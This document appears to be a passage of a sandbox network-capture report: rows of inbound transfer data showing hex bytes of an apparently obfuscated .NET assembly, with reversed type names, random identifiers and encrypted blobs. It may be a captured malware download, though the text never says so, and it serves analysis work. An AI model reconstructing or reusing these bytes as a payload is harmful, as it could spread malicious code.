2022-01-06 07:09:08 UTC	81	IN	Data Raw: 24 f8 00 00 08 00 c6 00 f1 41 54 0f 22 02 2c f8 00 00 08 00 c6 00 fc 41 54 0f 22 02 34 f8 00 00 08 00 c6 00 07 42 54 0f 22 02 3c f8 00 00 08 00 c6 00 12 42 5a 0f 22 02 44 f8 00 00 08 00 c6 00 1d 42 54 0f 22 02 4c f8 00 00 08 00 c6 00 28 42 54 0f 22 02 54 f8 00 00 08 00 c6 00 33 42 54 0f 22 02 5c f8 00 00 08 00 c6 00 3e 42 54 0f 22 02 64 f8 00 00 08 00 c6 00 49 42 54 0f 22 02 6c f8 00 00 08 00 c6 00 54 42 54 0f 22 02 74 f8 00 00 08 00 c6 00 5f 42 5a 0f 22 02 7c f8 00 00 08 00 c6 00 6a 42 5a 0f 22 02 84 f8 00 00 08 00 c6 00 75 42 54 0f 22 02 8c f8 00 00 08 00 c6 00 80 42 54 0f 22 02 94 f8 00 00 08 00 c6 00 8b 42 54 0f 22 02 9c f8 00 00 08 00 c6 00 96 42 54 0f 22 02 a4 f8 00 00 08 00 c6 00 a1 42 54 0f 22 02 ac f8 00 00 08 00 c6 00 ac 42 54 0f 22 02 b4 f8 00 Data Ascii: $AT",AT"4BT"<BZ"DBT"L(BT"T3BT"\>BT"dIBT"lTBT"t_BZ"|jBZ"uBT"BT"BT"BT"BT"BT"
2022-01-06 07:09:08 UTC	85	IN	Data Raw: 01 01 00 08 00 c3 02 f4 40 fc 0e 9a 02 c4 01 01 00 08 00 c3 02 ff 40 fc 0e 9b 02 cc 01 01 00 08 00 c3 02 68 4a fc 0e 9c 02 d4 01 01 00 08 00 c3 02 36 41 3f 0f 9d 02 dc 01 01 00 08 00 c3 02 0c 44 6c 0f 9e 02 e4 01 01 00 08 00 c3 02 17 44 7e 01 9e 02 ec 01 01 00 08 00 c3 02 22 44 7b 0f 9e 02 fc 01 01 00 08 00 c3 02 38 44 7b 0f 9f 02 0c 02 01 00 08 00 c3 02 57 41 7e 01 a0 02 14 02 01 00 08 00 93 00 43 4b 45 01 a0 02 1c 02 01 00 08 00 93 00 57 4b b4 10 a0 02 24 02 01 00 08 00 93 00 6b 4b ba 10 a0 02 2c 02 01 00 00 00 91 18 d3 16 37 01 a1 02 34 02 01 00 08 00 86 18 53 00 cc 10 a1 02 3c 02 01 00 08 00 c3 02 5d 4a 4d 05 a3 02 48 02 01 00 08 00 c3 02 68 4a fc 0e a3 02 58 02 01 00 08 00 c3 02 f4 40 fc 0e a4 02 68 02 01 00 08 00 c3 02 ff 40 fc 0e a5 02 70 02 01 00 Data Ascii: @@hJ6A?DlD~"D{8D{WA~CKEWK$kK,74S<]JMHhJX@h@p
2022-01-06 07:09:08 UTC	89	IN	Data Raw: 01 00 08 00 16 00 4e 6b 6f 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 98 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 81 17 38 03 ac 0e 01 00 08 00 16 00 4e 6b 9d 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 c0 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 c1 17 38 03 d4 0e 01 00 08 00 16 00 4e 6b d5 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 e8 0e 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 f1 17 38 03 fc 0e 01 00 08 00 16 00 4e 6b f7 17 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 08 0f 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 c7 0b 38 03 1c 0f 01 00 08 00 16 00 4e 6b 05 18 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 28 0f 01 00 08 Data Ascii: Nko8Se878F+8Nk8Se878F+8Nk8Se878F+8Nk8Se878F+8Nk8Se878F+8Nk8Se8(
2022-01-06 07:09:08 UTC	93	IN	Data Raw: 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 f4 1d 38 03 a4 18 01 00 08 00 16 00 4e 6b fc 1d 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 b4 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 0c 1e 38 03 c8 18 01 00 08 00 16 00 4e 6b 14 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 d8 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 24 1e 38 03 ec 18 01 00 08 00 16 00 4e 6b 2b 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 f8 18 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 3a 1e 38 03 0c 19 01 00 08 00 16 00 4e 6b 45 1e 38 03 00 00 00 00 03 00 06 18 53 00 65 01 38 03 1c 19 01 00 08 00 10 18 d3 16 37 01 38 03 00 00 00 00 03 00 46 00 2b 18 58 1e 38 03 30 19 01 00 08 00 Data Ascii: 78F+8Nk8Se878F+8Nk8Se878F+$8Nk+8Se878F+:8NkE8Se878F+X80
2022-01-06 07:09:08 UTC	96	IN	Data Raw: ca 29 00 00 02 00 ca 29 00 00 01 00 9f 21 00 00 02 00 f1 21 03 00 03 00 1f 3c 00 00 04 00 26 3c 02 00 05 00 3f 22 00 00 01 00 9f 21 00 00 02 00 f1 21 03 00 03 00 1f 3c 00 00 04 00 26 3c 02 00 05 00 3f 22 00 00 06 00 d7 21 00 00 07 00 91 21 02 00 01 00 3f 22 00 00 02 00 ea 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 00 01 00 f3 3b 00 00 02 00 fd 3b 00 00 03 00 2b 3c 00 00 04 00 38 3c 00 00 01 00 f3 3b 00 00 02 00 fd 3b 00 00 03 00 2b 3c 00 00 04 00 38 3c 00 00 05 00 d7 21 00 00 06 00 91 21 00 00 01 00 38 3c 00 00 02 00 ea 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 00 01 00 47 3c 00 00 02 00 57 3c 00 00 03 00 81 24 00 00 01 00 47 3c 00 00 02 00 57 3c 00 00 03 00 81 24 00 00 04 00 d7 21 00 00 05 00 91 21 00 00 01 00 ea 21 00 00 01 00 ca 29 00 00 02 00 ca 29 00 Data Ascii:))!!<&<?"!!<&<?"!!?"!));;+<8<;;+<8<!!8<!))G<W<$G<W<$!!!))
2022-01-06 07:09:08 UTC	100	IN	Data Raw: 2c 9e 0e cc 00 59 33 6b 01 cc 00 f4 34 7e 01 c4 00 37 33 db 11 d4 00 37 33 db 11 dc 00 59 33 6b 01 dc 00 f4 34 7e 01 d4 00 df 35 d7 00 a4 00 37 33 db 11 e4 00 59 33 6b 01 e4 00 f4 34 7e 01 a4 00 53 00 d7 00 a4 00 16 3d fd 0c a4 00 0b 40 9f 07 bc 00 68 2c 9e 0e d4 00 2b 2c 4d 0e 99 03 53 00 32 01 ec 00 ae 51 c9 13 94 00 0b 40 9f 07 c4 00 2b 2c 4d 0e 94 00 68 2c 9e 0e ec 00 ba 51 88 07 91 03 2b 18 35 04 a1 03 53 00 d7 00 d4 00 53 00 d7 00 a9 03 53 00 32 01 fc 00 53 00 d7 00 fc 00 ae 51 c9 13 21 01 1a 52 01 14 41 02 53 00 07 14 81 02 25 52 fb 07 fc 00 ba 51 88 07 81 02 65 52 fb 07 81 02 70 52 fb 07 04 01 ae 51 c9 13 81 02 7a 52 fb 07 81 02 80 52 fb 07 81 02 84 52 fb 07 81 02 8e 52 fb 07 81 02 94 52 fb 07 81 02 9b 52 fb 07 81 02 a1 52 fb 07 81 02 a9 52 fb 07 Data Ascii: ,Y3k4~7373Y3k4~573Y3k4~S=@h,+,MS2Q@+,Mh,Q+5SSS2SQ!RAS%RQeRpRQzRRRRRRRR
2022-01-06 07:09:08 UTC	104	IN	Data Raw: 50 74 72 6f 70 73 6e 61 72 54 49 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 35 39 39 37 37 31 00 72 6f 74 70 69 72 63 73 65 44 72 61 68 43 72 65 64 69 76 6f 72 50 74 78 65 54 64 65 6b 73 61 4d 6c 65 64 6f 4d 74 6e 65 6e 6f 70 6d 6f 43 6d 65 74 73 79 53 39 30 32 39 37 00 56 61 6c 75 65 54 79 70 65 00 6e 6f 69 74 70 65 63 78 45 74 63 61 72 74 6e 6f 43 65 67 61 73 73 65 4d 64 69 6c 61 76 6e 49 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 38 39 37 36 34 00 65 74 69 75 53 6d 68 74 69 72 6f 67 6c 41 79 74 69 72 75 63 65 53 61 68 53 73 65 44 65 6c 70 69 72 54 79 74 69 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 33 34 31 38 34 00 4f 46 4e 49 54 4e 45 49 50 49 43 45 52 44 49 54 52 45 43 45 45 52 Data Ascii: PtropsnarTIslennahCledoMecivreSmetsyS599771rotpircseDrahCredivorPtxeTdeksaMledoMtnenopmo CmetsyS90297ValueTypenoitpecxEtcartnoCegasseMdilavnIledoMecivreSmetsyS89764etiuSmhtiroglAytiruceSahS seDelpirTytiruceSledoMecivreSmetsyS34184OFNITNEIPICERDITRECEER
2022-01-06 07:09:08 UTC	108	IN	Data Raw: 6e 72 36 6e 75 44 46 37 4b 64 4e 30 36 5a 6a 00 57 32 38 34 34 58 36 4d 4d 54 59 55 62 36 64 32 57 52 74 00 72 67 65 79 73 73 35 43 61 61 79 6d 70 5a 6d 4c 48 69 49 00 4a 36 61 38 34 68 35 73 4f 67 43 6a 66 74 47 58 41 79 6e 00 7a 69 6e 62 6c 45 35 50 63 54 4b 54 6d 69 6f 79 55 62 74 00 44 39 4d 62 50 6e 35 62 69 67 4f 62 6f 61 73 55 51 74 54 00 41 66 49 76 75 50 35 69 41 35 71 49 75 37 36 76 34 74 33 00 41 75 57 4c 44 66 35 6c 59 46 4d 5a 47 52 44 5a 78 32 52 00 51 59 72 57 30 66 35 53 6c 56 5a 56 4c 44 36 57 61 57 46 00 46 61 79 74 6b 68 35 33 53 6b 73 31 45 70 4a 65 44 69 69 00 2e 63 63 74 6f 72 00 69 42 65 71 47 57 35 45 71 62 76 6b 4a 71 34 53 75 38 48 00 4d 61 69 6e 00 45 6e 74 72 79 50 6f 69 6e 74 4e 6f 74 46 6f 75 6e 64 45 78 63 65 70 74 69 6f 6e Data Ascii: nr6nuDF7KdN06ZjW2844X6MMTYUb6d2WRtrgeyss5CaaympZmLHiIJ6a84h5sOgCjftGXAynzinblE 5PcTKTmioyUbtD9MbPn5bigOboasUQtTAfIvuP5iA5qIu76v4t3AuWLDf5lYFMZGRDZx2RQYrW0f5SlVZVLD6WaWFF aytkh53Sks1EpJeDii.cctoriBeqGW5EqbvkJq4Su8HMainEntryPointNotFoundException

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	113	IN	Data Raw: 5a 77 00 74 79 70 65 6d 64 74 00 46 69 65 6c 64 49 6e 66 6f 00 4d 65 74 68 6f 64 49 6e 66 6f 00 79 73 50 50 72 72 73 6d 59 6c 55 43 49 4f 45 50 41 6a 46 00 42 4f 6d 49 71 46 73 6b 53 5a 48 4a 4d 70 5a 42 36 74 48 00 6f 00 51 44 48 56 30 69 51 4b 67 00 41 73 73 65 6d 62 6c 79 00 55 36 58 45 36 6d 76 79 77 00 70 41 4c 31 30 53 4b 43 6f 43 00 44 69 63 74 69 6f 6e 61 72 79 60 32 00 53 79 73 74 65 6d 2e 43 6f 6c 6c 65 63 74 69 6f 6e 73 2e 47 65 6e 65 72 69 63 00 42 56 30 31 6d 75 42 49 66 30 00 4c 69 73 74 60 31 00 51 52 52 31 59 4b 66 42 4e 4a 00 6c 51 75 31 38 47 41 73 49 68 00 75 65 51 31 43 42 5a 71 77 72 00 58 34 68 31 41 39 32 38 79 4e 00 58 42 56 31 6c 6c 63 4a 48 56 00 69 42 4e 31 55 38 52 67 4e 47 00 44 30 38 31 52 6a 42 5a 37 58 00 68 79 4f 31 4e 79 Data Ascii: ZwtypemdtFieldInfoMethodInfoysPPrrsmYlUCIOEPAjFBOmIqFskSZHJMpZB6tHoQDHV0iQKgAssemblyU6XE6mvywpAL10SKCoCDictionary`2System.Collections.GenericBV01muBlf0List`1QRR1YKfBNJlQu18GAsIhueQ1CBZqwrX4h1A928yNXBV1llcJHViBN1U8RgNGD081RjBZ7XhyO1Ny
2022-01-06 07:09:08 UTC	117	IN	Data Raw: 45 61 38 54 76 70 57 45 38 44 51 00 6c 43 31 76 33 62 72 77 36 46 42 44 49 54 37 31 6a 75 6f 00 67 65 74 5f 49 64 00 41 64 59 6b 33 4c 72 6a 6d 54 30 59 45 41 71 4f 38 68 74 00 4b 76 4d 68 52 4e 72 68 69 48 54 63 34 34 37 6e 62 44 48 00 78 72 4a 58 43 75 72 5a 52 6a 55 56 32 44 6a 30 45 69 67 00 67 65 74 5f 50 6f 73 69 74 69 6f 6e 00 44 30 6b 62 37 70 72 52 61 74 70 4e 65 52 53 4b 71 31 4d 00 4a 5a 52 39 66 75 72 59 43 45 31 69 64 52 46 62 55 4f 31 00 63 38 77 66 4d 57 72 4c 54 36 59 66 6e 31 50 73 79 73 4c 00 44 48 58 33 48 65 72 74 54 56 30 75 53 64 6d 5a 4b 4d 5a 00 62 34 6a 51 44 35 72 4f 4c 31 42 4c 6c 43 33 46 4e 6a 68 00 75 32 76 4e 47 4b 72 70 74 65 6f 34 73 58 69 46 45 42 68 00 67 65 74 5f 55 54 46 38 00 75 57 4e 44 6a 6b 72 6d 78 4a 73 50 79 35 Data Ascii: Ea8TvpWE8DQlC1v3brw6FBDIT71juoget_IdAdYk3LrjmT0YEAqO8htKvMhRNrhiHTc447nbDHxrJXCurZRjUV2Dj0Eigget_PositionD0kb7prRatpNeRSKq1MJZR9furYCE1idRFbUO1c8wfMWrLT6Yfn1PsysLDHX3HertTV0uSdmZKMZb4jQD5rOL1BLlC3FNjhu2vNGKrpteo4sXiFEBhget_UTF8uWNDjkrmxJsPy5
2022-01-06 07:09:08 UTC	121	IN	Data Raw: 57 31 47 76 37 58 32 57 39 42 79 30 72 55 39 45 00 67 54 36 65 5a 71 76 44 30 32 55 75 31 4e 30 58 35 6e 43 00 4e 4b 73 64 76 6f 76 58 33 4f 79 79 63 4f 64 6a 75 31 32 00 4f 6f 6e 52 5a 39 76 4b 51 4d 31 51 74 67 73 37 6f 6c 52 00 77 52 74 78 34 4f 76 38 66 6d 65 47 46 4f 63 64 68 4e 69 00 79 4c 34 48 34 63 76 67 6c 4e 79 53 6f 53 69 56 44 4b 34 00 48 47 48 56 50 73 76 39 6a 54 6f 65 33 43 53 4b 70 5a 57 00 46 4b 76 32 32 53 76 34 41 45 77 70 33 4e 38 69 31 30 48 00 47 6f 35 4e 72 76 76 42 64 47 76 48 4f 4a 36 64 44 6a 37 00 47 57 76 54 58 73 76 54 74 6f 72 30 6b 53 42 45 67 6f 75 00 61 71 77 69 6d 76 73 54 44 59 00 57 4b 46 73 30 63 76 4e 6c 32 44 66 6f 62 41 4b 42 75 72 00 56 71 53 68 6a 49 76 47 68 49 73 74 4e 34 38 43 32 6b 56 00 50 76 6a 69 67 6f 4b Data Ascii: W1Gv7X2W9By0rU9EgT6eZqvD02Uu1N0X5nCNKsdvovX3OyycOdju12OonRZ9vKQM1Qtgs7olRwRtx4Ov8fmeGFOcdhNiyL4H4cvglNySoSiVDK4HGHVPsv9jToe3CSKpZWFKv22Sv4AEwp3N8i10HGo5NrvvBdGvHOJ6dDj7GWvTXsvTtor0kSBEgouaqwimvsTDYWKFs0cvNl2DfobAKBurVqShjlvGhIstN48C2kVPvjigoK
2022-01-06 07:09:08 UTC	125	IN	Data Raw: 56 55 6b 6a 33 66 59 47 00 52 65 6d 6f 76 65 41 74 00 55 49 69 46 4b 4e 49 71 6a 6c 78 6a 38 73 38 71 44 76 4d 00 67 5a 39 30 70 6e 49 4e 4b 70 31 56 6f 4a 49 4a 4d 72 71 00 53 36 31 74 68 6c 49 47 68 6a 79 53 6b 73 56 71 32 56 62 00 47 4f 77 31 31 34 49 56 66 36 76 4f 53 69 6d 78 32 4e 78 00 7a 4e 41 6f 49 44 49 63 41 66 6d 57 34 56 59 47 68 70 57 00 75 56 4e 77 49 47 49 4d 59 5a 75 78 56 6f 6b 68 6d 47 55 00 6d 53 52 4b 4e 6a 49 7a 63 64 33 4a 62 50 72 65 76 45 37 00 30 45 34 34 38 45 46 35 45 35 45 36 30 36 33 30 42 44 44 42 31 39 33 38 38 43 42 36 33 37 38 34 33 36 45 33 43 36 35 44 30 33 44 44 36 36 44 41 37 43 36 45 42 46 46 35 36 33 42 44 38 35 37 41 00 34 42 45 44 33 41 44 43 35 32 44 34 39 30 34 30 37 35 46 36 42 42 46 32 37 39 45 43 34 41 43 45 Data Ascii: VUkj3fYGRemoveAtUIiFKNIqjlxj8s8qDvMgZ90pnINKp1VoJlJMrqS61thlIGhjySksVq2VbGOw114lVf6vOSimx2NxzNAoIDIcAfmW4VYGhpWuVNwIGIMYZuxVokhmGUmSRKNjIzcd3JbPrevE70E448EF5E5E60630BDDB19388CB6378436E3C65D03DD66DA7C6EBFF563BD857A4BED3ADC52D4904075F6BBF279EC4ACE
2022-01-06 07:09:08 UTC	128	IN	Data Raw: 63 61 38 63 62 36 64 34 35 37 39 39 63 65 66 64 31 62 61 39 37 65 39 33 33 66 64 00 6d 5f 65 34 32 66 38 34 37 65 35 61 39 35 34 36 32 34 38 31 35 39 64 34 35 32 39 61 32 34 61 32 34 30 00 6d 5f 65 34 37 32 66 38 65 39 39 33 66 31 34 39 62 33 39 34 39 37 30 34 33 66 34 34 39 65 35 39 34 62 00 6d 5f 30 30 32 35 31 32 32 39 32 36 61 64 34 30 64 31 61 39 30 61 64 36 34 66 65 66 34 64 39 62 32 37 00 6d 5f 30 66 38 61 37 64 30 66 38 35 61 32 34 32 36 32 62 33 35 31 36 64 38 61 36 37 65 64 32 62 36 30 00 6d 5f 65 65 66 38 36 32 31 62 31 31 38 65 34 38 37 65 62 61 33 64 62 66 38 66 61 61 37 32 64 38 37 32 00 6d 5f 33 30 32 36 38 33 39 37 35 66 32 34 34 35 62 33 39 65 62 62 35 34 31 35 37 38 31 36 39 36 34 37 00 6d 5f 33 32 63 32 38 34 65 32 30 65 30 63 34 33 32 Data Ascii: ca8cb6d45799cefd1ba97e933fdm_e42f847e5a9546248159d4529a24a240m_e472f8e993f149b39497043f449e594bm_0025122926ad40d1a90ad64fef4d9b27m_0f8a7d0f85a24262b3516d8a67ed2b60m_eef8621b118e487eba3dbf8faa72d872m_302683975f2445b39ebb541578169647m_32c284e20e0c432
2022-01-06 07:09:08 UTC	132	IN	Data Raw: 43 00 61 00 74 00 61 00 44 00 6d 00 65 00 74 00 73 00 79 00 53 00 38 00 32 00 39 00 30 00 37 00 77 00 59 00 4c 00 49 00 54 00 4d 00 48 00 59 00 77 00 38 00 51 00 4d 00 68 00 6b 00 7a 00 4d 00 67 00 45 00 54 00 41 00 54 00 41 00 2b 00 4b 00 52 00 38 00 74 00 63 00 42 00 45 00 59 00 4f 00 30 00 56 00 6c 00 56 00 77 00 3d 00 3d 00 00 73 45 00 6c 00 6c 00 6f 00 43 00 79 00 6c 00 6e 00 4f 00 64 00 61 00 65 00 52 00 6e 00 6f 00 6d 00 6d 00 6f 00 43 00 61 00 74 00 61 00 44 00 6d 00 65 00 74 00 73 00 79 00 53 00 38 00 32 00 39 00 30 00 37 00 6c 00 6f 00 68 00 41 00 54 00 4a 00 59 00 42 00 43 00 34 00 71 00 49 00 33 00 59 00 6f 00 43 00 68 00 34 00 69 00 62 00 41 00 3d 00 3d 00 00 80 83 46 00 6c 00 6c 00 6f 00 43 00 79 00 6c 00 6e 00 4f 00 64 00 61 00 65 00 52 00 Data Ascii: CataDmetsyS82907wYLITMHYw8QMhkzMgETATA+KR8tcBEYO0VlVw==sElloCylnOdaeRnommoCataDmetsyS82907lohATJYBC4qI3YoCh4ibA==FlloCylnOdaeR
2022-01-06 07:09:08 UTC	136	IN	Data Raw: 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 15 01 54 02 10 53 6b 69 70 56 65 72 69 66 69 63 61 74 69 6f 6e 01 08 01 00 08 00 00 00 00 00 08 b7 7a 5c 56 19 34 e0 89 04 20 01 01 08 1e 01 00 01 00 54 02 16 57 72 61 70 4e 6f 6e 45 78 63 65 70 74 69 6f 6e 54 68 72 6f 77 73 01 03 20 00 01 08 01 00 02 00 00 00 00 00 05 20 01 01 11 1d 47 01 00 1a 2e 4e 45 54 46 72 61 6d 65 77 6f 72 6b 2c 56 65 72 73 69 6f 6e 3d 76 34 2e 30 01 00 54 0e 14 46 72 61 6d 65 77 6f 72 6b 44 69 73 70 6c 61 79 4e 61 6d 65 10 2e 4e 45 54 20 46 72 61 6d 65 77 6f 72 6b 20 34 04 20 01 01 0e 03 00 00 01 03 06 12 08 05 00 01 01 1d 0e 03 00 00 02 04 00 00 12 08 03 06 12 0c 03 00 00 0a 08 00 02 01 12 80 8c 1d 1c 05 15 12 4d 01 02 05 20 02 01 1c 18 04 20 00 13 00 04 00 00 12 0c 04 06 12 80 Data Ascii: =b77a5c561934e089TSkipVerificationz\V4 TWrapNonExceptionThrows G.NETFramework,Version=v4.0TFrameworkDisplayName.NET Framework 4 M
2022-01-06 07:09:08 UTC	140	IN	Data Raw: 81 7c 12 80 91 05 07 01 12 81 3c 05 00 00 12 81 3c 04 06 12 81 40 05 00 00 12 81 40 04 06 12 81 44 05 00 00 12 81 44 04 06 12 81 4c 04 06 12 81 48 05 00 00 12 81 48 05 00 00 12 81 4c 04 06 12 81 35 09 06 15 12 80 d1 01 12 81 24 05 06 1d 12 81 40 09 06 15 12 80 d1 01 12 81 44 09 06 15 12 80 d1 01 12 81 48 04 06 12 81 50 05 00 00 12 81 50 04 06 12 81 54 07 20 02 01 12 80 c1 08 05 00 00 12 81 54 09 06 15 12 80 d1 01 12 81 54 04 06 12 81 58 0e 20 02 01 12 81 35 15 12 80 d1 01 12 81 54 08 15 12 80 d1 01 12 81 54 0a 20 02 01 12 81 35 1d 12 81 54 04 20 01 02 1c 07 07 03 12 81 58 08 08 0f 07 04 08 15 11 81 c1 01 12 81 54 12 81 54 08 08 15 11 81 c1 01 12 81 54 09 20 00 15 11 81 c1 01 13 00 06 20 01 12 81 54 08 10 07 03 15 11 81 c1 01 12 81 54 12 81 54 12 81 54 04 Data Ascii: |<<@@DDLHHL5$@DHPPT TTX 5TT 5T XTTT TTTT

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	145	IN	Data Raw: 50 80 ae 53 47 39 4b 69 79 49 62 74 64 67 47 44 66 31 32 71 72 2e 7a 32 6a 63 36 33 66 4c 6b 75 67 53 31 58 38 51 39 4e 2b 4e 69 66 76 64 70 74 68 58 79 5a 53 33 6a 38 58 78 45 2b 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 5b 5b 53 79 73 74 65 6d 2e 4f 62 6a 65 63 74 2c 20 6d 73 63 6f 72 6c 69 62 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 5d 5d 5b 5d 00 00 39 01 00 03 00 54 0e 07 46 65 61 74 75 72 65 06 45 5a 4f 50 53 45 54 02 07 45 78 63 6c 75 64 65 00 54 02 15 53 74 72 69 70 41 66 74 65 72 4f 62 66 75 73 63 61 74 69 6f 6e 00 08 01 00 03 00 00 00 00 00 06 20 01 01 11 82 1d 80 8a Data Ascii: PSG9KiyIbtdgGDf12qr.z2jc63fLkugS1X8Q9N+NifvdpthXyZS3j8XxE+jsT8Vi1nqW2nM6FKKCJ`1[[System. Object, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089]][]9TFeatureEZOPSETExclude TStripAfterObfuscation
2022-01-06 07:09:08 UTC	149	IN	Data Raw: 36 ab 14 83 01 d4 12 4d 3c f6 61 b6 f3 e0 3b 8f 1f 36 9c 4d 23 fb 00 2f 18 28 3a 6c 2a 30 e2 9f 09 a2 29 00 47 8a 13 47 02 0c 5d 5a ae de de 18 90 ff 95 49 57 2f 3a 8e 50 75 fa 1b 0b 8c 78 b6 55 82 6c 3d 6e 91 03 5d 51 bf dc 81 a6 91 20 e5 03 e6 83 fa 72 b7 55 da 4b 32 1c 1f 6b 4c 1f 03 04 37 bd 39 38 83 12 55 ef 86 aa 26 db 72 6a 19 ff b9 d0 13 90 5b 00 55 80 42 21 32 6e 70 49 14 98 03 28 ea a4 19 db aa f1 a3 0e 62 31 a9 81 2b 58 9a 9c 85 90 c3 5a c7 e3 ef 1b 1b 6e 8d 7e 38 5e f0 5e d1 eb d1 46 8d 2e f6 97 24 b9 18 65 bb 0e 02 6b a8 d9 5f c7 a3 53 00 7d 20 f1 11 fc 36 7d 0e 91 1a b4 a3 aa 98 7b 27 08 23 f9 af 95 7d 96 ff ca be 02 96 22 a7 81 dc 73 da 98 e9 ae 0e 3d d4 dd 29 7e 1f a3 b2 59 89 1e 0a 86 81 ce 56 a7 53 6a 40 84 a6 00 89 4e 9d d8 61 fa 39 3b Data Ascii: 6M<a;6M#/(:l*0)GG]ZIW/:PuxUl=n]Q rUK2kL798U&rj[UB!2npI(b1+XZn~8^^F.$ek_S} 6}{'#}"s=)~YVSj@Na9;
2022-01-06 07:09:08 UTC	153	IN	Data Raw: bc 7d 0c 3a f4 76 7a e7 fb 97 90 cb 18 5c 0e b8 2c 56 1c d2 22 29 d8 2f cd b7 5c ab 4a fd ee 3f a0 f7 01 4d aa de d5 37 2b ff b8 1f 9d 97 d5 f1 bf af bb 81 a6 e8 96 b1 41 0c 98 4f 92 dd 34 d5 ff e4 5f 4b 4d 49 b3 66 46 87 94 cf f8 0d aa be 1a d2 4d 7c 41 bf 99 a1 e5 d4 e8 6f 6b 79 9e 11 57 0f 8b f3 02 89 48 45 26 82 f3 9b 49 8f b0 d4 5e ac 57 a4 03 e1 21 ef c2 af 9e 15 54 2e e5 93 ea 62 31 60 e4 b9 93 ac 87 5e 05 0f ff 14 66 c1 ba dd 48 d8 1e 94 1a f3 15 e2 ad 82 04 38 7f 10 20 fd 7a 19 b1 de 3f a2 35 5c bf aa 8e 70 02 9a b2 cc 4c 0c 82 ad 60 f3 92 37 de 96 72 53 9c b1 a7 58 74 a0 fd 39 9f cb c1 71 46 ca 4a d7 e7 36 80 f1 75 b3 d6 dc b4 5a ef a5 d8 60 b0 49 98 36 97 11 3a 9c f3 c6 fa 71 fb e8 d8 73 7e c9 ab 09 38 84 e9 01 c4 16 34 51 c5 59 d9 5d a5 af b8 Data Ascii: }:vz\,V")/\J?M7+AO4_KMIfFM|AokyWHE&l^W!T.b1`^fH8 z?5\pL`7rSXt9qFJ6uZ`l6:qs~84QY]
2022-01-06 07:09:08 UTC	157	IN	Data Raw: ad 3f 26 b3 02 a6 d3 ff dc 53 11 7a 67 cc 08 16 5c e0 88 00 d8 41 f4 b0 22 54 da b1 42 26 b4 c1 00 c8 de 8d cc ea ac 41 57 63 96 10 a6 15 6a 7d a1 e6 d2 cd 69 74 d4 4a 5c cf 52 5f 1c f3 8a 1e 6d 42 0b 88 d7 81 2c 3a 0d 87 cf 67 66 87 9b f3 01 eb c5 78 da 54 73 d2 bb ce b2 e6 d2 fa 81 53 38 0f 7e 1d 36 7d e0 d3 60 d1 3e 36 dd 7c 6b 23 b3 4c b0 74 d9 41 ec 46 69 06 45 3d b6 2c 78 38 23 0e 2f ac 9b a4 10 88 06 dc 80 d6 27 7f 4d 1e ad 97 a1 ba 00 10 b7 e2 83 0d 90 a3 e1 0c 52 7b 66 57 c2 03 f9 9f 6c 5e 7f 7d 2e bf 2e 2d 91 5b ca 56 cd 68 47 0a a8 1b c9 0d 74 12 8e 7b 44 07 ee 14 de 3a 61 61 c8 e5 17 f5 ae bb 4a ae de 99 ec e0 ab cc 93 9f 60 f4 a2 5d bf c5 1b 26 98 4f ad 50 4d 8a 93 a8 ed 5f 4b 03 5f 70 01 b8 df eb eb 12 38 3f f5 29 e0 e3 5b a6 98 a2 12 85 29 Data Ascii: ?&Szg\A"TB&AWcj}itJ\R_mB,:gfxTsS8~6}`>6|k#LtAFiE=,x8#/'MR{fWl^}..-[VhGt{D:aaJ`]&OPM_K_p8?)[)
